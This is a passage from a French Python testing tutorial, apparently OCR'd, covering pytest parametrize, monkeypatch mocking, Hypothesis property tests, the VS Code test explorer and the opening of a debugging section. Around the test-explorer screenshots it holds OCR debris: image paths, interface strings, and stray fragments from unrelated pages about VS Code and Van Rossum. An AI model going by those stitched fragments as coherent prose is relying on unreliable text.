    assert valider_courriel("alice@exemple.com") == True

def test_valide_sous_domaine():
    assert valider_courriel("bob@mail.exemple.com") == True

def test_invalide_sans_arobase():
    assert valider_courriel("alice.exemple.com") == False
```

```
def test_invalide_vide():
    assert valider_courriel("") == False
```

Chaque test ne diffère que par l'entrée et le résultat attendu, mais la structure est identique. Le décorateur `@pytest.mark.parametrize` permet de factoriser cette répétition en un seul test qui s'exécute avec chaque combinaison de paramètres :

```
import pytest

@pytest.mark.parametrize("courriel, attendu", [
    ("alice@exemple.com", True),
    ("bob@mail.exemple.com", True),
    ("alice.exemple.com", False),
    ("", False),
])
def test_valider_courriel(courriel, attendu):
    assert valider_courriel(courriel) == attendu
```

pytest génère automatiquement un test distinct pour chaque entrée du tableau. Si le troisième cas échoue, pytest rapporte précisément quel jeu de paramètres a posé problème, ce qui facilite le diagnostic. On peut aussi facilement ajouter de nouveaux cas en ajoutant simplement une ligne au tableau, sans toucher à la logique du test.

Le mocking

Les fixtures résolvent le problème de la préparation répétitive des données de test. Mais il reste un autre défi, plus subtil : comment tester du code qui dépend de ressources externes ? Une fonction qui appelle une API web, qui lit un fichier de configuration, qui interroge une base de données ou qui vérifie l'heure actuelle pose un problème fondamental pour les tests unitaires : on veut tester la logique de *notre* code, pas le comportement du réseau, du système de fichiers ou de l'horloge système. De plus, ces dépendances rendent les tests lents, imprévisibles et difficiles à reproduire.

Le *mocking* (de l'anglais *mock*, « imitation ») consiste à remplacer temporairement une dépendance réelle par un faux objet au comportement contrôlé. Au lieu d'appeler véritablement une API, le test substitue un faux qui retourne toujours la même réponse prédéfinie. Cela permet d'isoler le code qu'on teste et de vérifier sa logique indépendamment du monde extérieur.

Prenons un exemple. Supposons qu'on ait une fonction qui récupère la météo d'une ville via une API web :

```
# meteo.py
import requests

def obtenir_temperature(ville):
    reponse = requests.get(f"https://api.meteo.example/ville/{ville}")
    donnees = reponse.json()
    return donnees["temperature"]

def message_meteo(ville):
```

```
    temp = obtenir_temperature(ville)
    if temp > 30:
        return f"Il fait chaud à {ville} ({temp}°C)"
    elif temp < 0:
        return f"Il fait froid à {ville} ({temp}°C)"
    else:
        return f"Température normale à {ville} ({temp}°C)"
```

On veut tester la logique de `message_meteo` : est-ce qu'elle produit le bon message selon la température ? Mais si on l'appelle directement dans un test, elle va réellement contacter l'API, ce qui pose plusieurs problèmes : le test nécessite une connexion internet, il est lent, et surtout, la température réelle change constamment, ce qui rend le résultat imprévisible. On ne peut pas écrire `assert message_meteo("Montréal") == "Il fait froid..."` si on ne contrôle pas la température retournée.

pytest fournit une fixture intégrée appelée `monkeypatch` qui permet de remplacer temporairement n'importe quel attribut, fonction ou variable d'environnement pendant un test. Le remplacement est automatiquement annulé à la fin du test, ce qui garantit l'isolation. Pour notre exemple, on peut utiliser `monkeypatch.setattr` pour remplacer la fonction `obtenir_temperature` par une fausse version qui retourne une valeur fixe :

```
# test_meteo.py
from meteo import message_meteo
import meteo

def test_message_chaud(monkeypatch):
    monkeypatch.setattr(meteo, "obtenir_temperature", lambda ville: 35)
    assert message_meteo("Montréal") == "Il fait chaud à Montréal (35°C)"

def test_message_froid(monkeypatch):
    monkeypatch.setattr(meteo, "obtenir_temperature", lambda ville: -10)
    assert message_meteo("Montréal") == "Il fait froid à Montréal (-10°C)"

def test_message_normal(monkeypatch):
    monkeypatch.setattr(meteo, "obtenir_temperature", lambda ville: 20)
    assert message_meteo("Montréal") == "Température normale à Montréal (20°C)"
```

Aucun de ces tests ne contacte l'API. La fonction `obtenir_temperature` est remplacée par un simple `lambda` (une fonction anonyme en Python, c'est-à-dire une fonction définie en une seule ligne sans lui donner de nom : `lambda ville: 35` est équivalent à écrire une fonction qui prend `ville` en paramètre et retourne toujours 35) qui retourne la valeur qu'on veut tester. On peut ainsi vérifier chaque branche de la logique de `message_meteo` de manière déterministe et instantanée.

`monkeypatch` ne se limite pas au remplacement de fonctions. On peut aussi l'utiliser pour simuler des variables d'environnement, ce qui est courant dans les applications qui lisent leur configuration depuis l'environnement :

```
# config.py
import os

def obtenir_mode():
```

```
    mode = os.environ.get("APP_MODE", "production")
    if mode == "debug":
        return "Mode débogage activé"
    return "Mode production"
```

```
# test_config.py
from config import obtenir_mode

def test_mode_debug(monkeypatch):
    monkeypatch.setenv("APP_MODE", "debug")
    assert obtenir_mode() == "Mode débogage activé"

def test_mode_production(monkeypatch):
    monkeypatch.delenv("APP_MODE", raising=False)
    assert obtenir_mode() == "Mode production"
```

`monkeypatch.setenv` définit une variable d'environnement pour la durée du test, et `monkeypatch.delenv` la supprime. Dans les deux cas, l'état original est restauré automatiquement après le test.

`monkeypatch` est l'outil de mocking le plus naturel dans l'écosystème pytest, grâce à sa simplicité et son intégration comme fixture. Mais il n'est pas le seul : la bibliothèque standard de Python inclut le module `unittest.mock`, qui offre des fonctionnalités plus avancées. Son objet `Mock` peut enregistrer comment il a été appelé (combien de fois, avec quels arguments), ce qui permet de vérifier non seulement le résultat d'une fonction, mais aussi son *comportement* : a-t-elle bien appelé telle dépendance, avec les bons paramètres ? Ces vérifications comportementales sont utiles dans des cas plus complexes, mais pour la majorité des tests unitaires, `monkeypatch` est amplement suffisant.

Le property-based testing

Dans tous les exemples vus jusqu'ici, nous avons écrit des tests avec des valeurs spécifiques choisies à la main : `addition(2, 3)`, `factorielle(5)`, `est_palindrome("kayak")`. Cette approche fonctionne bien, mais elle dépend entièrement de notre capacité à imaginer les bons cas de test. Or, les bugs se cachent souvent dans des cas auxquels on n'a pas pensé.

Le *property-based testing* propose une approche différente : au lieu de tester des cas précis, on décrit une *propriété* que la fonction devrait toujours respecter, et on laisse l'ordinateur générer automatiquement des centaines de cas aléatoires pour essayer de la violer. En Python, la bibliothèque de référence pour cela est **Hypothesis**.

Prenons un exemple. Une propriété fondamentale de notre fonction `addition` est qu'elle devrait être commutative : `addition(a, b)` devrait toujours être égal à `addition(b, a)`, peu importe les valeurs de `a` et `b`.

```
# test_addition_avec_hypothesis.py
from hypothesis import given
from hypothesis.strategies import integers
from calcul import addition

@given(a=integers(), b=integers())
def test_addition_commutative(a, b):
```

```
    assert addition(a, b) == addition(b, a)
```

Quand on lance ce test, Hypothesis génère automatiquement des centaines de paires d'entiers (positifs, négatifs, très grands, zéro) et vérifie la propriété pour chacune. Si elle trouve un contre-exemple, elle le simplifie automatiquement pour donner le cas le plus petit qui fait échouer le test.

On peut appliquer la même idée à notre fonction `est_palindrome`. Une propriété intéressante : pour n'importe quelle chaine de caractères `s`, la concaténation de `s` avec son inverse (`s + s[::-1]`) devrait *toujours* être un palindrome.

```
# test_palindrome_avec_hypothesis.py
from hypothesis import given
from hypothesis.strategies import text
from palindrome import est_palindrome

@given(s=text())
def test_concatenation_inverse_est_palindrome(s):
    assert est_palindrome(s + s[::-1]) == True
```


Ce test va générer des centaines de chaines aléatoires, y compris des chaines vides, des chaines avec des accents, des caractères spéciaux, des emojis, etc. Si notre fonction a un bug subtil qui ne se manifeste qu'avec certains caractères, Hypothesis a de bonnes chances de le trouver.


L'intérêt est puissant : on n'a plus besoin de deviner les bons cas de test, on décrit ce qui *devrait être vrai*, et la machine se charge de chercher ce qui ne l'est pas.

Le property-based testing est un cousin du *fuzzing*, une technique plus ancienne issue du domaine de la sécurité informatique. Le fuzzing consiste à bombarder un programme avec des entrées aléatoires ou semi-aléatoires pour provoquer des crashes et révéler des vulnérabilités, sans formuler de propriété explicite. Il est surtout utilisé dans les langages bas niveau comme C et C++, où les erreurs mémoire sont courantes. Hypothesis peut être vu comme une version plus structurée et plus intelligente du fuzzing, adaptée au monde du développement applicatif.


Dans VS Code


Tout ce que cette section a construit se retrouve dans l'éditeur, et c'est l'endroit où le voir d'un coup. Avec l'extension Python installée et le projet d'exemple ouvert, une icône en forme d'éprouvette apparaît dans la barre d'activité, celle qui porte l'explorateur de fichiers et la recherche : c'est l'explorateur de tests. La première fois, il est vide, dit qu'aucun test n'a encore été trouvé dans ce dossier, et propose un bouton « Configure Python Tests », qui demande deux choses, le cadre de test, `pytest` ici plutôt que `unittest`, celui de la bibliothèque standard, et le dossier qui contient les tests. C'est tout. L'extension lance alors la découverte, avec les mêmes règles que `pytest` au terminal, les fichiers `test_*.py` et leurs fonctions `test_*`, et affiche l'arbre du projet : un noeud par fichier, une feuille par test, y compris les tests paramétrés, qui apparaissent avec un enfant par jeu de paramètres, et ceux d'Hypothesis, qui ne se distinguent en rien des autres. La condition pour que cela fonctionne est celle de l'encart précédent : l'interpréteur du venv doit être choisi, sinon l'explorateur ne trouve ni `pytest` ni `hypothesis`, et reste vide.


test-examples
TESTING
No tests have been found in this workspace yet.
Configure a test framework to see your tests here.
Configure Python Tests
Install Additional Test Extensions...
Open Chat
Show All Commands
Toggle Terminal
Git




Lancer, ensuite, se fait de trois endroits. Le bouton en haut de l'explorateur lance tout. Dans un fichier de test ouvert, une petite icône de lancement se trouve dans la marge, à côté de chaque fonction, et un clic n'exécute que ce test-là, ce qui est le geste qu'on fait cent fois par jour quand on travaille sur une fonction. Et la palette a ses commandes, `Test: Run All Tests`, `Test: Run Tests in Current File`, `Test: Run Test at Cursor`. Dans les trois cas, c'est `pytest` qui tourne, et le panneau « Test Results » le prouve : il affiche la commande exacte, `pytest` avec ses arguments, puis la trace habituelle, la liste des fichiers, les pourcentages, et « 17 passed ». Ce que l'éditeur ajoute, c'est le résultat à l'endroit même du code : une coche verte ou une croix rouge devant chaque test, et, pour un test qui échoue, un repère rouge sur la ligne même de sa définition, et le détail de l'assertion dans le panneau « Test Results », sans avoir à remonter la sortie du terminal.


et Linux. Son dépôt le décrit comme un éditeur qui « combine la simplicité d'un
test-examples
TESTING
Filter (e.g. text, !exclude, @tag)
No test results yet.
Project: test-examples
test_addition_avec_hypothesis.py
test_calcul.py
test_inventaire.py
test_meteo.py
test_palindrome_avec_hypothesis.py
test_palindrome.py
Open Chat
Show All Commands
Toggle Terminal
Git
lisibilité et la simplicité. Van Rossum voulait un langage où le code se lit



Voyez maintenant un test qui échoue, et provoquez-le vous-même, c'est l'affaire d'un caractère. Dans `calcul.py`, remplacez le `+` de `addition` par un `-`, puis lancez `test_calcul.py` depuis l'explorateur. Deux tests sur quatre rougissent, `test_addition_simple` et `test_addition_negatifs`, la marge les marque d'une croix, et le panneau montre la sortie de `pytest` telle que vous la connaissez, `assert -1 == 5`, avec le détail que `-1` vient de `addition(2, 3)`. Vous savez tout, sans avoir quitté l'éditeur. Remettez le `+`, et gardez ce bogue en tête, la section suivante le reprend pour autre chose que lire un message.




Deux boutons de plus méritent d'être connus. Le premier lance les tests avec la couverture, celle du chapitre sur la couverture de code : les lignes exécutées et les lignes jamais atteintes se colorent directement dans l'éditeur, et un onglet « Test Coverage » de l'explorateur donne le pourcentage par fichier. C'est la manière la plus parlante de voir ce que ce chapitre disait, qu'une ligne colorée a été exécutée, pas vérifiée. Le second bouton, une icône d'insecte, lance un test sous le débogueur : on pose un point d'arrêt dans la fonction testée, le test s'arrête dessus, et on regarde les variables au moment précis où l'assertion va échouer. C'est souvent la manière la plus rapide de comprendre un test rouge, et c'est l'objet de la section suivante.

Le débogage

Un test rouge dit qu'une chose est fausse. Il ne dit pas pourquoi. Entre les deux, il y a une activité que tout programmeur pratique des heures par semaine et que presque aucun cours n'enseigne, comme si elle allait de soi : le **débogage**, chercher la cause d'un comportement qu'on n'a pas voulu. Cette section la prend au sérieux. Elle commence par l'outil que tout le monde utilise sans l'avouer, le `print`, continue avec celui que tout le monde connaît de nom et utilise trop peu, le **débogueur** (*debugger*), et finit dans l'éditeur, où le second est devenu si facile qu'il n'y a plus d'excuse.

Le bogue a d'abord été un insecte

